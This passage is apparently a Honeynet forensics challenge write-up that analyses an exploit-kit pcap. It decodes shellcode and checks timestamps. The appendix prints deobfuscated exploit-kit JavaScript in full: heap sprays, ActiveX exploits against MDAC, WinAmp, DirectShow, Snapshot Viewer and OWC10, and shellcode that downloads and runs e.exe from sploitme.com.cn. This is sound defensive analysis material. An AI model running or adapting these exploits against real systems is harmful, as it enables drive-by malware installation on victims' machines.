0000000: 33c0 648b 4030 780c 8b40 0c8b 701c ad8b  3.d.@0x..@..p...
0000010: 5808 eb09 8b40 348d 407c 8b58 3c6a 445a  X....@4.@|.X<jDZ
0000020: d1e2 2be2 8bec eb4f 5a52 83ea 5689 5504  ..+....OZR..V.U.
0000030: 5657 8b73 3c8b 7433 7803 f356 8b76 2003  VW.s<.t3x..V.v .
0000040: f333 c949 5041 ad33 ff36 0fbe 1403 38f2  .3.IPA.3.6....8.
0000050: 7408 c1cf 0d03 fa40 ebef 583b f875 e55e  t......@..X;.u.^
0000060: 8b46 2403 c366 8b0c 488b 561c 03d3 8b04  .F$..f..H.V.....
0000070: 8a03 c35f 5e50 c38d 7d08 5752 b833 ca8a  ..._^P..}.WR.3..
0000080: 5be8 a2ff ffff 32c0 8bf7 f2ae 4fb8 652e  [.....2.....O.e.
0000090: 6578 ab66 9866 abb0 6c8a e098 5068 6f6e  ex.f.f..l...Phon
00000a0: 2e64 6875 726c 6d54 b88e 4e0e ecff 5504  .dhurlmT..N...U.
00000b0: 9350 33c0 5050 568b 5504 83c2 7f83 c231  .P3.PPV.U......1
00000c0: 5250 b836 1a2f 70ff 5504 5b33 ff57 56b8  RP.6./p.U.[3.WV.
00000d0: 98fe 8a0e ff55 0457 b8ef cee0 60ff 5504  .....U.W....`.U.
00000e0: 6874 7470 3a2f 2f73 706c 6f69 746d 652e  http://sploitme.
00000f0: 636f 6d2e 636e 2f66 672f 6c6f 6164 2e70  com.cn/fg/load.p
0000100: 6870 3f65 3d34                           hp?e=4
```

If libemu isn't been used, getting the strings of the shellcode binary would have given a strongs idea of the purpose:

$ strings shellcode.KQwUDT
@0x
X<jDZ
e.ex
Phon.dhurlmT
http://sploitme.com.cn/fg/load.php?e=4

$ for i in shellcode.*; do sctest -Ss 1000000 < "$i" > "$i.decoded"; done

$ ls -1 shellcode.*decoded
shellcode.KQwUDT.decoded
shellcode.XFxxmV.decoded
shellcode.epJYL5.decoded
shellcode.xG9cLy.decoded

$ cat shellcode.KQwUDT.decoded
userhooks.c:132 user_hook_ExitThread
ExitThread(0)
stepcount 295995
DWORD GetTempPathA (
    DWORD nBufferLength = 136;
    LPTSTR lpBuffer = 0x0012fe18 =>
        = "c:\tmp\";
) = 7;
HMODULE LoadLibraryA (
    LPCTSTR lpFileName = 0x0012fe04 =>
        = "urlmon.dll";
) = 0x7df20000;
HRESULT URLDownloadToFile (
    LPUNKNOWN pCaller = 0x00000000 =>
       none;
    LPCTSTR szURL = 0x004170e0 =>
        = "http://sploitme.com.cn/fg/load.php?e=4";
    LPCTSTR szFileName = 0x0012fe18 =>
        = "e.exe";
    DWORD dwReserved = 0;
    LPBINDSTATUSCALLBACK lpfnCB = 0;
) = 0;
UINT WINAPI WinExec (
    LPCSTR lpCmdLine = 0x0012fe18 =>
        = "e.exe";
    UINT uCmdShow = 0;
) = 32;
void ExitThread (
    DWORD dwExitCode = 0;
) = 0;

It downloads then execute an executable file.

$ for i in shellcode.*decoded; do diff `ls -1 shellcode.*decoded | head -n1 ` "$i"; done
19c19
<   = "http://sploitme.com.cn/fg/load.php?e=4";

>   = "http://sploitme.com.cn/fg/load.php?e=3";
19c19

```
<       = "http://sploitme.com.cn/fg/load.php?e=4";
---
>       = "http://sploitme.com.cn/fg/load.php?e=7";
19c19
<       = "http://sploitme.com.cn/fg/load.php?e=4";
---
>       = "http://sploitme.com.cn/fg/load.php?e=8";
```

It loads a different payload. For example: in file:///tmp/suspicious-time/chaos/session_0035.http.html (chaosreader.pl)

GET /fg/load.php?e=1 HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://sploitme.com.cn/fg/show.php?s=84c090bd86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: sploitme.com.cn
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 02 Feb 2010 19:06:43 GMT
Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
X-Powered-By: PHP/5.2.6-2ubuntu4.6
Cache-Control: no-cache, must-revalidate
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Accept-Ranges: bytes
Content-Length: 12288
Content-Disposition: inline; filename=**video.exe**
Keep-Alive: timeout=15, max=98
Connection: Keep-Alive
Content-Type: application/octet-stream

MZ.....@.....!..L.!This program cannot be run in DOS mode.
[… truncated…]

For an exemple of a full manual analysis of a shellcode: http://securitylabs.websense.com/content/Blogs/2612.aspx

Examiner's Comments:

Question 10. Was there malware involved? What is the purpose of the malware(s)? (We are not looking for a detailed malware analysis for this challenge)	Possible Points: 4pts
Tools Used:	Awarded Points:

Answer 10.

As the previous question showed, executables are involved. Apparently all similar here:

$ for i in `file * | grep PE | cut -d ':' -f1`; do md5 "$i"; done
MD5 (session_0016.part_03.data) = 52312bb96ce72f230f0350e78873f791
MD5 (session_0016.part_04.data) = 52312bb96ce72f230f0350e78873f791
MD5 (session_0035.part_03.data) = 52312bb96ce72f230f0350e78873f791
MD5 (session_0035.part_04.data) = 52312bb96ce72f230f0350e78873f791
MD5 (session_0039.part_01.data) = 52312bb96ce72f230f0350e78873f791

As the questions asked about the malware did not ask for a detailed analysis, the strings enumeration and insight about it would be sufficient:

$ strings session_0035.part_04.data
!This program cannot be run in DOS mode.
.text
`.data
.rdata
@.bss
.idata
[… Garbage …] ← some garbage has been removed.
urlRetriever|
"C:\Program Files\Internet Explorer\iexplore.exe" "%s"
Starting IE
-LIBGCCW32-EH-3-MINGW32
w32_sharedptr->size == sizeof(W32_EH_SHARED)
/opt/local/var/macports/build/_opt_local_var_macports_sources_rsync.macports.org_release_ports_cross_i386-mingw32-gcc/work/gcc-3.4.5-20060117-1/gcc/config/i386/w32-shared-ptr.c
GetAtomNameA (atom, s, sizeof(s)) != 0
AddAtomA
CloseHandle
CreateFileA
ExitProcess
FindAtomA
FormatMessageA
GetAtomNameA
GetCommandLineA
GetLastError
GetModuleFileNameA
GetModuleHandleA
GetStartupInfoA
ReadFile
SetFilePointer
SetUnhandledExceptionFilter
WinExec
_strdup
__getmainargs
__p__environ

__p__fmode
__set_app_type
_assert
_cexit
_iob
_onexit
_setmode
abort
atexit
free
malloc
signal
sprintf
strlen
strncmp
MessageBoxA
KERNEL32.dll
msvcrt.dll
msvcrt.dll
USER32.dll
urlRetriever|http://www.honeynet.org

As the highlighted strings may imply, the 'malware' created purposely for the challenge just start Internet Explorer on the URL http://www.honeynet.org, thus the traffic to this site found earlier.

Examiner's Comments:

UXVlc3Rpb24gQm9udXMgKGZvciBmdW4pLiBBZGRpdGlvbmFsIDEgcG9pbnQgZm9y-OiAKV2hh dCBjYW4geW91IHRlbGwgYWJvdXQgZGF0ZXMvdGltZT8gQW55dGhpbmcgd3Jvbmc/IENhbiB5 b3UgcHJvcG9zZSBhIHBsYXVzaWJsZSBleHBsYW5hdGlvbj8KRG8geW91IHRoaW5rIHRoYXQg dGhlIG5ldHdvcmsgY2FwdHVyZSAocGNhcCkgd2FzIG1hZGUgb24gYSBsaXZlIGVudmlyb25t ZW50PyAK	Possible Points:
Tools Used:	Awarded Points:

Base64 decoded:
Question Bonus (for fun). Additional 1 point for:
What can you tell about dates/time? Anything wrong? Can you propose a plausible explanation?
Do you think that the network capture (pcap) was made on a live environment?

Answer Bonus.

From the diference between the dates in the pcap and the date given at the bottom of the osCommerce page, one can tell something is wrong. ;)

All the HTTP encapsulated payloads contains that date:
$ tshark -t ad -r suspicious-time.pcap -V | grep Feb | grep Date | head -n2
Date: Tue, 02 Feb 2010 19:05:12 GMT\r\n
Date: Tue, 02 Feb 2010 19:05:12 GMT\r\n

However the pcap says otherwise:
$ tshark -t ad -r suspicious-time.pcap | head –n2

```
  1 2010-01-01 01:00:29.651780      0.0.0.0 -> 255.255.255.255 DHCP DHCP Discover - Transaction ID 0xe24df52
  2 2010-01-01 01:00:29.652048     10.0.2.2 -> 10.0.2.15    DHCP DHCP Offer    - Transaction ID 0xe24df52
```

The pcap has been edited! Editcap has been used.
The real reason from it was that virtualbox when using the following command, the dates were set to start at/on 1970-01-01 01:00:00.000000 but the clock inside the VM were correct:

VBoxManage modifyvm "XP-Clone-1" -nictrace1 on -nictracefile1 "/tmp/virtual_pcap_1/suspicious-time.pcap"

Authors of the challenge didn't scrub the packets correctly when editing the date. It allowed then to add a question in the challenge to make you scratch your head. It has nothing to do with the attack strategy.

The exploit kit to make sure the pages won't be cached, force the expiry date to an old date.
$ tshark -t ad -r suspicious-time.pcap -V | grep Expires | sort

```
    Expires: -1\r\n < -- error
    Expires: Sat, 26 Jul 1997 05:00:00 GMT\r\n
    Expires: Sat, 26 Jul 1997 05:00:00 GMT\r\n
    Expires: Sat, 26 Jul 1997 05:00:00 GMT\r\n
    Expires: Sat, 26 Jul 1997 05:00:00 GMT\r\n
    Expires: Sat, 26 Jul 1997 05:00:00 GMT\r\n
    Expires: Sat, 26 Jul 1997 05:00:00 GMT\r\n
    Expires: Sat, 26 Jul 1997 05:00:00 GMT\r\n
    Expires: Sat, 26 Jul 1997 05:00:00 GMT\r\n
    Expires: Sat, 26 Jul 1997 05:00:00 GMT\r\n
    Expires: Sat, 26 Jul 1997 05:00:00 GMT\r\n
    Expires: Sat, 26 Jul 1997 05:00:00 GMT\r\n
    Expires: Sat, 26 Jul 1997 05:00:00 GMT\r\n
    Expires: Sat, 26 Jul 1997 05:00:00 GMT\r\n
    Expires: Sat, 26 Jul 1997 05:00:00 GMT\r\n
    Expires: Sat, 26 Jul 1997 05:00:00 GMT\r\n
    Expires: Sun, 19 Nov 1978 05:00:00 GMT\r\n
    Expires: Sun, 19 Nov 1978 05:00:00 GMT\r\n
    Expires: Sun, 19 Nov 1978 05:00:00 GMT\r\n
    Expires: Thu, 19 Nov 1981 08:52:00 GMT\r\n
    Expires: Wed, 17 Sep 1975 21:32:10 GMT\r\n
    Expires: Wed, 19 Apr 2000 11:43:43 GMT\r\n
    Expires: Wed, 19 Apr 2000 11:43:45 GMT\r\n
    Expires: Wed, 19 Apr 2000 11:44:00 GMT\r\n
```

As a side note, in php it's being used by sending the following as the first commands :

```
<?php
header("Cache-Control: no-cache, must-revalidate");
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
[…]
```

Examiner's Comments:

Total awarded points:

Appendixes below:

- Javascript files formatted by: http://gosu.pl/dhtml/JsDecoder.html
- Python program (thanks Buffer) to parse pcap files into html and js
- Javascript declaration file to prepend the malicious scripts to be decoded by spidermonkey

File: individual_streams/1.pcap.stream.4_0.js.dec

```
function Complete(){setTimeout('location.href = "about:blank',2000);}
function CheckIP(){var req=null;try{req=new ActiveXObject("Msxml2.XMLHTTP");}catch(e){try{req=new ActiveXOb-
ject("Microsoft.XMLHTTP");}catch(e){try{req=new XMLHttpRequest();}catch(e){}}}
if(req==null)return"0";req.open("GET","/fg/show.php?get_ajax=1&r="+Math.random(),false);req.send(null);if(req.response-
Text=="1"){return true;}else{return false;}}
Complete();
```

File: individual_streams/5.pcap.stream.2_0.js.dec

```
document.write(unescape("%3C%69%66%72%61%6D%65%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F
%73%70%6C%6F%69%74%6D%65%2E%63%6F%6D%2E%63%6E%2F%3F%63%6C%69%63%6B%3D
%33%66%65%62%35%61%36%62%32%66%22%77%69%64%74%68%3D%31%20%68%65%69%67%68%74%3D
%31%20%73%74%79%6C%65%3D%22%76%69%73%69%62%69%6C%69%74%79%3A%20%68%69%64%64%65%6E
%22%3E%3C%2F%69%66%72%61%6D%65%3E%0A"));
```

File: individual_streams/5.pcap.stream.2_0.js.dec2

```
<iframe src="http://sploitme.com.cn/?click=3feb5a6b2f"width=1 height=1 style="visibility: hidden"></iframe>
```

File: individual_streams/6.pcap.stream.4_0.js.dec

```
function Complete()
{
   setTimeout('location.href = "about:blank', 2000);
}
function CheckIP()
{
   var req = null;
   try {
      req = new ActiveXObject("Msxml2.XMLHTTP");
   }
   catch (e)
   {
      try {
         req = new ActiveXObject("Microsoft.XMLHTTP");
      }
      catch (e) {
         try {
            req = new XMLHttpRequest();
         }
         catch (e) {}
      }
   }
```

```
    if (req == null) {
        return "0";
    }
    req.open("GET", "/fg/show.php?get_ajax=1&r=" + Math.random(), false);
    req.send(null);
    if (req.responseText == "1") {
        return true;
    }
    else {
        return false;
    }
}
var urltofile = 'http://sploitme.com.cn/fg/load.php?e=1';
var filename = 'update.exe';
function CreateO(o, n)
{
    var r = null;
    try {
        r = o.CreateObject(n)
    }
    catch (e) {}
    if (!r) {
        try {
            r = o.CreateObject(n, '')
        }
        catch (e) {}
    }
    if (!r) {
        try {
            r = o.CreateObject(n, '', '')
        }
        catch (e) {}
    }
    if (!r) {
        try {
            r = o.GetObject('', n)
        }
        catch (e) {}
    }
    if (!r) {
        try {
            r = o.GetObject(n, '')
        }
        catch (e) {}
    }
    if (!r) {
        try {
            r = o.GetObject(n)
        }
        catch (e) {}
    }
    return r;
}
```

```
function Go(a)
{
   var s = CreateO(a, 'WScript.Shell');
   var o = CreateO(a, 'ADODB.Stream');
   var e = s.Environment('Process');
   var xhr = null;
   var bin = e.Item('TEMP') + '\\' + filename;
   try {
      xhr = new XMLHttpRequest();
   }
   catch (e)
   {
      try {
         xhr = new ActiveXObject('Microsoft.XMLHTTP');
      }
      catch (e) {
         xhr = new ActiveXObject('MSXML2.ServerXMLHTTP');
      }
   }
   if (!xhr) {
      return (0);
   }
   xhr.open('GET', urltofile, false) xhr.send(null);
   var filecontent = xhr.responseBody;
   o.Type = 1;
   o.Mode = 3;
   o.Open();
   o.Write(filecontent);
   o.SaveToFile(bin, 2);
   s.Run(bin, 0);
}
function mdac()
{
   var i = 0;
   var objects = new Array('{BD96C556-65A3-11D0-983A-00C04FC29E36}', '{BD96C556-65A3-11D0-983A-
00C04FC29E36}',
   '{AB9BCEDD-EC7E-47E1-9322-D4A210617116}', '{0006F033-0000-0000-C000-000000000046}', '{0006F03A-0000-
0000-C000-000000000046}',
   '{6e32070a-766d-4ee6-879c-dc1fa91d2fc3}', '{6414512B-B978-451D-A0D8-FCFDF33E833C}', '{7F5B7F63-F06F-
4331-8A26-339E03C0AE3D}',
   '{06723E09-F4C2-43c8-8358-09FCD1DB0766}', '{639F725F-1B2D-4831-A9FD-874847682010}', '{BA018599-1DB3-
44f9-83B4-461454C84BF8}',
   '{D0C07D56-7C69-43F1-B4A0-25F5A11FAB19}', '{E8CCCDDF-CA28-496b-B050-6C07C962476B}', null);
   while (objects[i])
   {
      var a = null;
      if (objects[i].substring(0, 1) == '{')
      {
         a = document.createElement('object');
         a.setAttribute('classid', 'clsid:' + objects[i].substring(1, objects[i].length - 1));
      }
      else {
         try {
```

```
            a = new ActiveXObject(objects[i]);
         }
         catch (e) {}
      }
      if (a)
      {
         try
         {
            var b = CreateO(a, 'WScript.Shell');
            if (b) {
               if (Go(a)) {
                  if (CheckIP()) {
                     Complete();
                  }
                  else {
                     Complete();
                  }
                  return true;
               }
            }
         }
         catch (e) {}
      }
      i++;
   }
   Complete();
}
mdac();
```

File: individual_streams/16.pcap.stream.2_0.js.dec

```
document.write(unescape("%3C%69%66%72%61%6D%65%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F
%73%70%6C%6F%69%74%6D%65%2E%63%6F%6D%2E%63%6E%2F%3F%63%6C%69%63%6B%3D
%33%66%65%62%35%61%36%62%32%66%22%77%69%64%74%68%3D%31%20%68%65%69%67%68%74%3D
%31%20%73%74%79%6C%65%3D%22%76%69%73%69%62%69%6C%69%74%79%3A%20%68%69%64%64%65%6E
%22%3E%3C%2F%69%66%72%61%6D%65%3E%0A"));
```

File: individual_streams/16.pcap.stream.2_0.js.dec2

```
<iframe src="http://sploitme.com.cn/?click=3feb5a6b2f"width=1 height=1 style="visibility: hidden"></iframe>
```

individual_streams/18.pcap.stream.2_0.js.dec

```
<iframe src="http://sploitme.com.cn/?click=84c090bd86" width=1 height=1 style="visibility: hidden"></iframe>
```

File: individual_streams/21.pcap.stream.4_0.js.dec

```
function Complete()
{
   setTimeout('location.href = "about:blank', 2000);
}
function CheckIP()
{
   var req = null;
   try {
      req = new ActiveXObject("Msxml2.XMLHTTP");
   }
   catch (e)
   {
      try {
         req = new ActiveXObject("Microsoft.XMLHTTP");
      }
      catch (e) {
         try {
            req = new XMLHttpRequest();
         }
         catch (e) {}
      }
   }
   if (req == null) {
      return "0";
   }
   req.open("GET", "/fg/show.php?get_ajax=1&r=" + Math.random(), false);
   req.send(null);
   if (req.responseText == "1") {
      return true;
   }
   else {
      return false;
   }
}
var urltofile = 'http://sploitme.com.cn/fg/load.php?e=1';
var filename = 'update.exe';
function CreateO(o, n)
{
   var r = null;
   try {
      r = o.CreateObject(n)
   }
   catch (e) {}
   if (!r) {
      try {
         r = o.CreateObject(n, '')
      }
      catch (e) {}
   }
   if (!r) {
      try {
```

```
            r = o.CreateObject(n, '', '')
        }
        catch (e) {}
    }
    if (!r) {
        try {
            r = o.GetObject('', n)
        }
        catch (e) {}
    }
    if (!r) {
        try {
            r = o.GetObject(n, '')
        }
        catch (e) {}
    }
    if (!r) {
        try {
            r = o.GetObject(n)
        }
        catch (e) {}
    }
    return r;
}
function Go(a)
{
    var s = CreateO(a, 'WScript.Shell');
    var o = CreateO(a, 'ADODB.Stream');
    var e = s.Environment('Process');
    var xhr = null;
    var bin = e.Item('TEMP') + '\\' + filename;
    try {
        xhr = new XMLHttpRequest();
    }
    catch (e)
    {
        try {
            xhr = new ActiveXObject('Microsoft.XMLHTTP');
        }
        catch (e) {
            xhr = new ActiveXObject('MSXML2.ServerXMLHTTP');
        }
    }
    if (!xhr) {
        return (0);
    }
    xhr.open('GET', urltofile, false) xhr.send(null);
    var filecontent = xhr.responseBody;
    o.Type = 1;
    o.Mode = 3;
    o.Open();
    o.Write(filecontent);
    o.SaveToFile(bin, 2);
```

```
    s.Run(bin, 0);
}
function mdac()
{
    var i = 0;
    var objects = new Array('{BD96C556-65A3-11D0-983A-00C04FC29E36}', '{BD96C556-65A3-11D0-983A-
00C04FC29E36}',
    '{AB9BCEDD-EC7E-47E1-9322-D4A210617116}', '{0006F033-0000-0000-C000-000000000046}', '{0006F03A-0000-
0000-C000-000000000046}',
    '{6e32070a-766d-4ee6-879c-dc1fa91d2fc3}', '{6414512B-B978-451D-A0D8-FCFDF33E833C}', '{7F5B7F63-F06F-
4331-8A26-339E03C0AE3D}',
    '{06723E09-F4C2-43c8-8358-09FCD1DB0766}', '{639F725F-1B2D-4831-A9FD-874847682010}', '{BA018599-1DB3-
44f9-83B4-461454C84BF8}',
    '{D0C07D56-7C69-43F1-B4A0-25F5A11FAB19}', '{E8CCCDDF-CA28-496b-B050-6C07C962476B}', null);
    while (objects[i])
    {
        var a = null;
        if (objects[i].substring(0, 1) == '{')
        {
            a = document.createElement('object');
            a.setAttribute('classid', 'clsid:' + objects[i].substring(1, objects[i].length - 1));
        }
        else {
            try {
                a = new ActiveXObject(objects[i]);
            }
            catch (e) {}
        }
        if (a)
        {
            try
            {
                var b = CreateO(a, 'WScript.Shell');
                if (b) {
                    if (Go(a)) {
                        if (CheckIP()) {
                            Complete();
                        }
                        else {
                            aolwinamp();
                        }
                        return true;
                    }
                }
            }
            catch (e) {}
        }
        i++;
    }
    aolwinamp();
}
function aolwinamp()
{
```

```
   try
   {
      var obj = document.createElement('object');
      document.body.appendChild(obj);
      obj.id = 'IWinAmpActiveX';
      obj.width = '1';
      obj.height = '1';
      obj.data = './directshow.php';
      obj.classid = 'clsid:0955AC62-BF2E-4CBA-A2B9-A63F772D46CF';
      var shellcode = unescape("%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB
%u408B%u8D34%u7C40%u588B%u6A3C%u5A44%uE2D1%uE22B%uEC8B%u4FEB%u525A
%uEA83%u8956%u0455%u5756%u738B%u8B3C%u3374%u0378%u56F3%u768B
%u0320%u33F3%u49C9%u4150%u33AD%u36FF%uBE0F%u0314%uF238%u0874%uCFC1%u030D%u40FA%uEFEB
%u3B58%u75F8%u5EE5%u468B%u0324%u66C3%u0C8B%u8B48%u1C56%uD303%u048B%u038A%u5FC3%u505E
%u8DC3%u087D%u5257%u33B8%u8ACA%uE85B%uFFA2%uFFFF%uC032%uF78B%uAEF2%uB84F
%u2E65%u7865%u66AB%u6698%uB0AB%u8A6C%u98E0%u6850%u6E6F%u642E%u7568%u6C72%u546D
%u8EB8%u0E4E%uFFEC%u0455%u5093%uC033%u5050%u8B56%u0455%uC283%u837F
%u31C2%u5052%u36B8%u2F1A%uFF70%u0455%u335B%u57FF%uB856%uFE98%u0E8A%u55FF
%u5704%uEFB8%uE0CE%uFF60%u0455%u7468%u7074%u2F3A%u732F%u6C70%u696F
%u6D74%u2E65%u6F63%u2E6D%u6E63%u662F%u2F67%u6F6C%u6461%u702E%u7068%u653F%u333D");
      var bigblock = unescape("%u0c0c%u0c0c");
      var headersize = 20;
      var slackspace = headersize + shellcode.length;
      while (bigblock.length < slackspace) {
         bigblock += bigblock;
      }
      var fillblock = bigblock.substring(0, slackspace);
      var block = bigblock.substring(0, bigblock.length - slackspace);
      while (block.length + slackspace < 0x40000) {
         block = block + block + fillblock;
      }
      var memory = new Array();
      for (var i = 0; i < 666; i++) {
         memory[i] = block + shellcode;
      }
      document.write('<SCRIPT language="VBScript">');
      document.write('bof=string(1400,unescape("%ff")) + string(1000,unescape("%0c"))');
      document.write('IWinAmpActiveX.ConvertFile bof,1,1,1,1,1');
      document.write('IWinAmpActiveX.ConvertFile bof,1,1,1,1,1');
      document.write('IWinAmpActiveX.ConvertFile bof,1,1,1,1,1');
      document.write('IWinAmpActiveX.ConvertFile bof,1,1,1,1,1');
      document.write('</SCRIPT>');
   }
   catch (e) {}
   directshow();
}
function directshow()
{
   var shellcode = unescape("%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB
%u408B%u8D34%u7C40%u588B%u6A3C%u5A44%uE2D1%uE22B%uEC8B%u4FEB%u525A
%uEA83%u8956%u0455%u5756%u738B%u8B3C%u3374%u0378%u56F3%u768B
%u0320%u33F3%u49C9%u4150%u33AD%u36FF%uBE0F%u0314%uF238%u0874%uCFC1%u030D%u40FA%uEFEB
%u3B58%u75F8%u5EE5%u468B%u0324%u66C3%u0C8B%u8B48%u1C56%uD303%u048B%u038A%u5FC3%u505E
```

```
%u8DC3%u087D%u5257%u33B8%u8ACA%uE85B%uFFA2%uFFFF%uC032%uF78B%uAEF2%uB84F
%u2E65%u7865%u66AB%u6698%uB0AB%u8A6C%u98E0%u6850%u6E6F%u642E%u7568%u6C72%u546D
%u8EB8%u0E4E%uFFEC%u0455%u5093%uC033%u5050%u8B56%u0455%uC283%u837F
%u31C2%u5052%u36B8%u2F1A%uFF70%u0455%u335B%u57FF%uB856%uFE98%u0E8A%u55FF
%u5704%uEFB8%uE0CE%uFF60%u0455%u7468%u7074%u2F3A%u732F%u6C70%u696F
%u6D74%u2E65%u6F63%u2E6D%u6E63%u662F%u2F67%u6F6C%u6461%u702E%u7068%u653F%u343D");
   var bigblock = unescape("%u9090%u9090");
   var headersize = 20;
   var slackspace = headersize + shellcode.length;
   while (bigblock.length < slackspace) {
      bigblock += bigblock;
   }
   var fillblock = bigblock.substring(0, slackspace);
   var block = bigblock.substring(0, bigblock.length - slackspace);
   while (block.length + slackspace < 0x40000) {
      block = block + block + fillblock;
   }
   var memory = new Array();
   for (var i = 0; i < 350; i++) {
      memory[i] = block + shellcode;
   }
   try
   {
      var obj = document.createElement('object');
      document.body.appendChild(obj);
      obj.width = '1';
      obj.height = '1';
      obj.data = './directshow.php';
      obj.classid = 'clsid:0955AC62-BF2E-4CBA-A2B9-A63F772D46CF';
      setTimeout("if (CheckIP()){ Complete(); } else { snapshot(); }", 1000);
   }
   catch (e) {
      snapshot();
   }
}
function snapshot()
{
   var x;
   var obj;
   var mycars = new Array();
   mycars[0] = 'c:/Program Files/Outlook Express/wab.exe';
   mycars[1] = 'd:/Program Files/Outlook Express/wab.exe';
   mycars[2] = 'e:/Program Files/Outlook Express/wab.exe';
   try {
      var obj = new ActiveXObject('snpvw.Snapshot Viewer Control.1');
   }
   catch (e)
   {
      try
      {
         var obj = document.createElement('object');
         obj.setAttribute('classid', 'clsid:F0E42D50-368C-11D0-AD81-00A0C90DC8D9');
         obj.setAttribute('id', 'obj');
```

```
            obj.setAttribute('width', '1');
            obj.setAttribute('height', '1');
            document.body.appendChild(obj);
        }
        catch (e) {}
    }
    try
    {
        if (obj = '[object]')
        {
            for (x in mycars)
            {
                obj = new ActiveXObject('snpvw.Snapshot Viewer Control.1');
                var buf = mycars[x];
                obj.Zoom = 0;
                obj.ShowNavigationButtons = false;
                obj.AllowContextMenu = false;
                obj.SnapshotPath = 'http://sploitme.com.cn/fg/load.php?e=6';
                try
                {
                    obj.CompressedPath = buf;
                    obj.PrintSnapshot();
                    var snpelement = document.createElement('iframe');
                    snpelement.setAttribute('id', 'snapiframe');
                    snpelement.setAttribute('src', 'about:blank');
                    snpelement.setAttribute('width', 1);
                    snpelement.setAttribute('height', 1);
                    snpelement.setAttribute('style', 'display:none;');
                    document.body.appendChild(snpelement);
                    setTimeout("document.getElementById('snapiframe').src = 'ldap://';", 3000);
                }
                catch (e) {}
            }
        }
    }
    catch (e) {}
    com();
}
function com()
{
    try
    {
        var obj = document.createElement('object');
        document.body.appendChild(obj);
        obj.setAttribute('classid', 'clsid:EC444CB6-3E7E-4865-B1C3-0DE72EF39B3F');
        if (obj)
        {
            var shcode = unescape("%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB
%u408B%u8D34%u7C40%u588B%u6A3C%u5A44%uE2D1%uE22B%uEC8B%u4FEB%u525A
%uEA83%u8956%u0455%u5756%u738B%u8B3C%u3374%u0378%u56F3%u768B
%u0320%u33F3%u49C9%u4150%u33AD%u36FF%uBE0F%u0314%uF238%u0874%uCFC1%u030D%u40FA%uEFEB
%u3B58%u75F8%u5EE5%u468B%u0324%u66C3%u0C8B%u8B48%u1C56%uD303%u048B%u038A%u5FC3%u505E
%u8DC3%u087D%u5257%u33B8%u8ACA%uE85B%uFFA2%uFFFF%uC032%uF78B%uAEF2%uB84F
```

```
%u2E65%u7865%u66AB%u6698%uB0AB%u8A6C%u98E0%u6850%u6E6F%u642E%u7568%u6C72%u546D
%u8EB8%u0E4E%uFFEC%u0455%u5093%uC033%u5050%u8B56%u0455%uC283%u837F
%u31C2%u5052%u36B8%u2F1A%uFF70%u0455%u335B%u57FF%uB856%uFE98%u0E8A%u55FF
%u5704%uEFB8%uE0CE%uFF60%u0455%u7468%u7074%u2F3A%u732F%u6C70%u696F
%u6D74%u2E65%u6F63%u2E6D%u6E63%u662F%u2F67%u6F6C%u6461%u702E%u7068%u653F%u373D");
        var hbs = 0x100000;
        var sss = hbs - (shcode.length * 2 + 0x38);
        var hb = (0x0c0c0c0c - hbs) / hbs;
        var myvar = unescape("%u0C0C%u0C0C");
        var ss = myvar;
        while (ss.length * 2 < sss) {
           ss += ss;
        }
        ss = ss.substring(0, sss / 2);
        var m = new Array();
        for (var i = 0; i < hb; i++) {
           m[i] = ss + shcode;
        }
        var z = Math.ceil(0x0c0c0c0c);
        z = document.scripts[0].createControlRange().length;
     }
  }
  catch (e) {}
  spreadsheet();
}
function spreadsheet()
{
  try {
     var objspread = new ActiveXObject('OWC10.Spreadsheet');
  }
  catch (e) {}
  if (objspread)
  {
     try
     {
        var shellcode = unescape("%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB
%u408B%u8D34%u7C40%u588B%u6A3C%u5A44%uE2D1%uE22B%uEC8B%u4FEB%u525A
%uEA83%u8956%u0455%u5756%u738B%u8B3C%u3374%u0378%u56F3%u768B
%u0320%u33F3%u49C9%u4150%u33AD%u36FF%uBE0F%u0314%uF238%u0874%uCFC1%u030D%u40FA%uEFEB
%u3B58%u75F8%u5EE5%u468B%u0324%u66C3%u0C8B%u8B48%u1C56%uD303%u048B%u038A%u5FC3%u505E
%u8DC3%u087D%u5257%u33B8%u8ACA%uE85B%uFFA2%uFFFF%uC032%uF78B%uAEF2%uB84F
%u2E65%u7865%u66AB%u6698%uB0AB%u8A6C%u98E0%u6850%u6E6F%u642E%u7568%u6C72%u546D
%u8EB8%u0E4E%uFFEC%u0455%u5093%uC033%u5050%u8B56%u0455%uC283%u837F
%u31C2%u5052%u36B8%u2F1A%uFF70%u0455%u335B%u57FF%uB856%uFE98%u0E8A%u55FF
%u5704%uEFB8%uE0CE%uFF60%u0455%u7468%u7074%u2F3A%u732F%u6C70%u696F
%u6D74%u2E65%u6F63%u2E6D%u6E63%u662F%u2F67%u6F6C%u6461%u702E%u7068%u653F%u383D");
        var array = new Array();
        var ls = 0x81000 - (shellcode.length * 2);
        var bigblock = unescape("%u0b0c%u0b0C");
        while (bigblock.length < ls / 2) {
           bigblock += bigblock;
        }
        var lh = bigblock.substring(0, ls / 2);
```

```
        delete bigblock;
        for (var i = 0; i < 0x99 * 2; i++) {
           array[i] = lh + lh + shellcode;
        }
        CollectGarbage();
        var objspread = new ActiveXObject("OWC10.Spreadsheet");
        e = new Array();
        e.push(1);
        e.push(2);
        e.push(0);
        e.push(window);
        for (i = 0; i < e.length; i++) {
           for (j = 0; j < 10; j++) {
              try {
                 objspread.Evaluate(e[i]);
              }
              catch (e) {}
           }
        }
        window.status = e[3] + "";
        for (j = 0; j < 10; j++) {
           try {
              objspread.msDataSourceObject(e[3]);
           }
           catch (e) {}
        }
     }
     catch (e) {}
  }
  Complete();
}
mdac();
```

File: individual_streams/29.pcap.stream.2_0.js.dec

```
